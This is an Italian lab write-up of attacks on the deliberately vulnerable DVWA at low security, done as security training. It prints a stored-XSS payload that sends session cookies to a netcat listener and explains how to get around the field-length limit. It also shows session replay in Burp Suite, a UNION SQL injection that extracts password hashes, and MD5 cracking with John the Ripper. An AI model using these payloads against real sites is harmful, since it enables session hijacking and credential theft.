


L'obiettivo dell'esercizio di oggi è colpire le vulnerabilità SQL injection blind e XSS stored della pagina DWVA per acquisire le password degli utenti e per i cookie di sessione.

Il livello di sicurezza sarà impostato sul DWVA sarà LOW.


Attacco XSS stored:



Su DWVA proviamo ad inserire nel campo message lo script:


```
<script>
```

window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie;</script>. Si può notare che non ci fa scrivere per intero lo script perchè ha un massimo di caratteri che possono essere inseriti. Soluzione: Accedere alla pagina inspettct con il tasto destro del mouse e trovare la riga in cui è definito il limite di caratteri per il campo message che è impostato a 50, bisogna andare a modificare il 50 con un numero decisamente più alto, ad esempio abbiamo inserito 600



Dopo aver modificato il tutto, tramite il comando di netcat : `netcat -l -p 12345` (numero di porta)


Mette in ascolto la porta selezionata mostrandomi la richiesta GET effettuata dal client.



```
davide@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/davide/.zsh_history  
(davide@kali)-[~]  
$ nc -l -p 12345  
GET /index.html?param1=security=low;%20PHPSESSID=5aecf218fe7fc8969196c18338b570e9  
HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: http://192.168.49.101/  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
Sec-Fetch-User: ?1  
  
(davide@kali)-[~]  
$ netcat -l -p 12345  
GET /index.html?param1=security=low;%20PHPSESSID=333f3acb151a4cb7f0706fff3e058e63  
HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Referer: http://192.168.49.101/  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site  
Sec-Fetch-User: ?1
```

Tramite il programma Burpsuite abbiamo creato una richiesta GET verso il server passando i cookie intercettati con netcat. Modificando i cookie di sessione con quelli forniti da netcat.


Come si vede in foto abbiamo effettuato l'accesso inserendo i cookie acquisiti e ci fa accedere tranquillamente.



SQL injection (blind): La Differenza tra SQL in jection blind e SQL injection sta nel fatto che il blind non ci restituisce messaggi di errore quando inseriamo una query con sintassi errata ma ricarica la pagina rendendo più difficoltoso capire se ci sia o meno una vulnerabilità da sfruttare.

Una volta individuata la vulnerabilità il processo di acquisizione della password diventa analoga a quella di SQL non blind.

Inseriamo la query: ' UNION SELECT user, password From users# per ottenere l'hash degli utenti.



John the RIPPER

È un tool di password che sfrutta il metodo delle brute force. Si consulta di un wordlists a scelta, usata per attacchi a dizionario. Per eseguire tale operazione uniamo in un unico file .txt i nomi utenti della web app insieme agli hash corrispondenti.

```
~/Desktop/hash.txt - Mousepad
File Edit Search View Document Help
1
2 admin: 5f4dcc3b5aa765d61d8327deb882cf99
3
4 gordonb: e99a18c428cb38d5f260853678922e03
5
6
7 1337: 8d3533d75ae2c3966d7e0d4fcc69216b
8
9
0 pablo: 0d107d09f5bbe40cade3de5c71e9e9b7
1
2
3 smithy: 5f4dcc3b5aa765d61d8327deb882cf99
4
```

Utilizziamo una wordlists installata su kali di default, useremo ad esempio rockyou.txt

Successivamente con il comando “john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt” ci ricaverà le password convertendole da m5d a carattere in chiaro.

```
davide@kali: ~
File Actions Edit View Help
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

(davide@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:00 DONE (2024-02-28 14:51) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(davide@kali)-[~]
$
```